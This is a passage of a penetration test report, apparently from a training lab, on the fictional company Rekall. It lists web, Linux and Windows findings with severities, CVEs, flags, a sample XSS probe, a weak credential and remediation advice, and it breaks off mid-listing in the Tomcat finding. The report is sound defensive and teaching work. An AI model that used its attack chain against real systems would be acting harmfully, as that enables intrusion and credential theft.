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Penetration Test Report

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Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
totalrekall.xyz 192.168.14.35 192.168.13.0/24 172.22.117.20 (Win10) 172.22.117.10 (WINDC01)	Rekall internal domain, range, public website, and Windows servers


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The team observed that first steps have been made towards protection against XSS attacks and local file inclusion

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- The team was able to circumvent the protections in place for XSS attacks and local file inclusion
- It was possible to execute a variety of different code injections (SQL, PHP, bash)
- Several applications (bash, Apache Tomcat, Apache Struts, Drupal, sudo, SLMail) require updates to patch serious vulnerabilities
- The domain controller is susceptible to credential dumping attacks

Executive Summary

Our team first tested the web application at 192.168.14.35. Attempts at XSS attacks were successful on the Welcome.php, Memory-Planner.php, and comments.php pages. The team was successful at local file inclusion attacks, having uploaded PHP scripts through image upload fields on the Memory-Planner.php page. Sensitive data such as administrator login and hidden pages were also discovered in plaintext within HTML code of the Login.php page and in the robots.txt file. A password field on the Login.php page was susceptible to SQL injection, and command injection attacks also revealed certain hidden internal files. One account with a weak password was able to be accessed through brute force attacks, and a directory traversal attack revealed an old version of the company's legal disclaimer.

Next, we tested the Linux servers. After scanning the 192.168.13.0/24 subnet we discovered multiple machines running out-dated applications:

- 192.168.13.10 is vulnerable to remote code execution through an old version of Apache Tomcat.
- 192.168.13.11 is vulnerable to the Shellshock attack through an old version of bash.
- 192.168.13.12 is vulnerable to remote code execution through an old version of Apache Struts.
- 192.168.13.13 is vulnerable to remote code execution through an old version of Drupal.
- 192.168.13.14 is vulnerable to privilege escalation attacks through an old version of sudo.

Finally, we tested the Windows servers. We first found login credentials exposed on the company's GitHub page, which we were able to use to get access to a Win10 machine (172.22.117.20) discovered through a subnet scan. We also found an out-dated version of SLMail which we were able to exploit to gain access to directory files on the machine. A credential dumping attack was used to gather administrator credentials (ADMBob) for the Win10 machine which also granted access to the WinDC machine (172.22.117.10). Once on the WinDC machine, an attack using kiwi was successful in revealing the NTLM hash for the Administrator account.

Summary Vulnerability Overview


Vulnerability	Severity
XSS reflected	Critical
XSS Stored	Critical
Sensitive data exposure	Low
Local file inclusion	Critical
SQL injection	Critical
Command injection	Critical
Brute force attack	Low
PHP injection	Critical
Session management	Medium
Directory traversal	Low
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
Shellshock	Critical
Struts - CVE-2017-5638	Critical
Drupal - CVE-2019-6340	High
CVE-2019-14287	High
Exposed credentials on GitHub	Medium
Seattle Lab Mail 5.5 POP3 Buffer Overflow	High
Credential Dumping	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	172.22.117.0/24 192.168.13.0/24
Ports	21, 22, 25, 80, 110, 5901, 6001, 8080, 10000, 10001

Exploitation Risk	Total
Critical	10
High	3
Medium	2
Low	3



Vulnerability Findings

Vulnerability 1	Findings
Title	XSS reflected
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Scripts can be executed in the name field on the Welcome.php page
Images	 <p>The screenshot shows a web page titled 'Welcome to VR Planning'. It contains a form with a text input field labeled 'Put your name here' and a 'GO' button. Below the form, it says 'Welcome !' and 'Click the link below to start the next step in your choosing your VR experience!'. A large message reads 'CONGRATS, FLAG 1 is f76sdfkg6sjf'. Below this is another section titled 'Who do you want to be?' with a form containing a text input field with the value '<script>alert("hello")' and a 'GO' button. Below the form, it says 'You have chosen , great choice!' and 'Congrats, flag 2 is ksdnd99dkas'.</p>
Affected Hosts	192.168.14.35



Remediation	Use server-side input validation to reject names or messages that include scripts. Use output encoding to prevent scripts from running on your webpages
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Vulnerability 2	Findings
Title	XSS Stored
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Scripts can be executed in the website's comment box.
Images	
Affected Hosts	192.168.14.35
Remediation	Use server-side input validation to reject names or messages that include scripts. Use output encoding to prevent scripts from running on your webpages


Vulnerability 3	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Low
Description	Sensitive data was located in HTTP response headers, in the HTML code of the login page, and in the robots.txt file


<p>Images</p>	  <pre> User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 </pre>
<p>Affected Hosts</p>	<p>192.168.14.35</p>
<p>Remediation</p>	<p>Edit robots.txt file and remove admin credentials from the HTML code of the login portal.</p>

Vulnerability 4	Findings
<p>Title</p>	<p>Local file inclusion</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Web App</p>


Risk Rating	Critical
Description	PHP scripts can be uploaded through the upload form for images and subsequently executed.
Images	 
Affected Hosts	192.168.14.35
Remediation	Implement allow listing to restrict unwanted file types.


Vulnerability 5	Findings
Title	SQL injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Arbitrary SQL code can be executed in the password field of the login page

Images	
Affected Hosts	192.168.14.35
Remediation	Implement input validation for SQL queries


Vulnerability 6	Findings
Title	Command injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Arbitrary commands can be executed by appending them to a URL
Images	
Affected Hosts	192.168.14.35
Remediation	Use server-side validation to only allow inputs in the form of a URL or IP address (depending on intended usage).


Vulnerability 7	Findings
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
Title	Brute force attack
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Low
Description	User account 'melina' has the weak password 'melina'.
Images	
Affected Hosts	192.168.14.35
Remediation	Reset password for the 'melina' account.

Vulnerability 8	Findings
Title	PHP injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	PHP code can be executed through the URL of the souvenirs.php page
Images	
Affected Hosts	192.168.14.35
Remediation	Implement input sanitization for PHP code


Vulnerability 9	Findings
Title	Session management
Type (Web app / Linux OS / Windows OS)	Web App


Risk Rating	Medium
Description	It was possible to gain access to an administrator session by brute forcing session IDs.
Images	
Affected Hosts	192.168.14.35
Remediation	Implement a more complex system for generating session IDs.

Vulnerability 10	Findings
Title	Directory traversal
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Low
Description	We could access the old legal disclaimer by navigating to the old_disclaimers folder through the URL.
Images	
Affected Hosts	192.168.14.35
Remediation	Implement server-side validation to restrict selection of unintended files. Segregate confidential files from the web server and accessible directories.

Vulnerability 11	Findings
Title	Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Arbitrary code execution was possible due to a vuln
Images	 <pre> drwxr-xr-x 1 root root 4.0K Nov 23 23:34 . drwxr-xr-x 1 root root 4.0K Nov 23 23:34 .. -rwxr-xr-x 1 root root 0 Nov 23 23:34 .dockerenv drwxr-xr-x 1 root root 4.0K May 5 2016 bin drwxr-xr-x 2 root root 4.0K Mar 13 2016 boot drwxr-xr-x 5 root root 340 Nov 23 23:34 dev drwxr-xr-x 1 root root 4.0K Nov 23 23:34 etc drwxr-xr-x 2 root root 4.0K Mar 2 2022 home drwxr-xr-x 1 root root 4.0K May 5 2016 lib drwxr-xr-x 2 root root 4.0K May 3 2016 lib64 drwxr-xr-x 2 root root 4.0K May 3 2016 media drwxr-xr-x 2 root root 4.0K May 3 2016 mnt drwxr-xr-x 2 root root 4.0K May 3 2016 opt dr-xr-xr-x 279 root root 0 Nov 23 23:34 proc drwx----- 1 root root 4.0K Feb 4 2022 root drwxr-xr-x 3 root root 4.0K May 3 2016 run drwxr-xr-x 